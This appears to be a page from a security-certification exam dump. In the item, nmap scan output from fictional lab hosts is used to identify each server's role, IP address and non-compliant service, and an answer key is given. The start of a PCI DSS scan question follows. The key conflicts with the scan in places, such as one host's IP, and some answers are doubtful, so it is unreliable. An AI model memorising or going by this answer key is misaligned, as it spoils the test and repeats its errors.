
DMZ

Name: LunchTimeMike.Local

Role:


IP Address:

Non-Compliant Service:



A. See the answer in explanation

Correct Answer: A
Section:
Explanation:
Answer below images



Name: **CandyManCarl.Local**
Role: File Server
IP Address: 192.168.1.20
Non-Compliant Service: FTP 21


Name: **FarmerLaura.Local**
Role: Mail Server
IP Address: 192.168.1.30
Non-Compliant Service: IMAP 143

Name: **SandwichSara.Local**
Role: Database
IP Address: 192.168.1.40
Non-Compliant Service: DNS 53


You Are Here

Name: **FarmerTed.Local**
Role: Switch
IP Address: 192.168.1.10
Non-Compliant Service: Telnet 23

Name: **LunchTimeMike.Local**
Role: Web Server
IP Address: 192.168.1.25
Non-Compliant Service: SSH 22



```
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on CandyManCarl.Local (192.168.1.20):
Not shown: 1676 closed ports
PORT        STATE        SERVICE
21/tcp      open         ftp
135/tcp     open         msrpc Microsoft Windows RPC
139/tcp     open         netbios-ssn
445/tcp     open         microsoft-ds
MAC Address: 09:00:27:D9:8E:D4 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerlaura.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerLaura.Local (192.168.1.30):
Not shown: 1678 closed ports
PORT        STATE        SERVICE
143/tcp     open         imap
993/tcp     open         imap/s
MAC Address: 09:00:27:D9:8E:D3 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
```



```
Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
Not shown: 1677 closed ports
PORT       STATE        SERVICE
22/tcp     open         ssh
53/udp     open         dns
3306/tcp   open         mysql
MAC Address: 09:00:27:D9:8E:D1 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerted.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerTed.Local (192.168.1.10):
Not shown: 1678 closed ports
PORT       STATE         SERVICE
22/tcp     open          ssh
23/tcp     open          telnet
MAC Address: 09:00:27:D9:8E:D6 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap lunchtimemike.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on LunchTimeMike.Local (10.10.10.25):
Not shown: 1677 closed ports
PORT       STATE        SERVICE
22/tcp     open         ssh
80/tcp     open         http
443/tcp    open         https
MAC Address: 09:00:27:D9:8E:D5 (Symetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]#
```

QUESTION 79

HOTSPOT

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the venerability is not valid, the analyst must take the proper steps to get the scan clean.

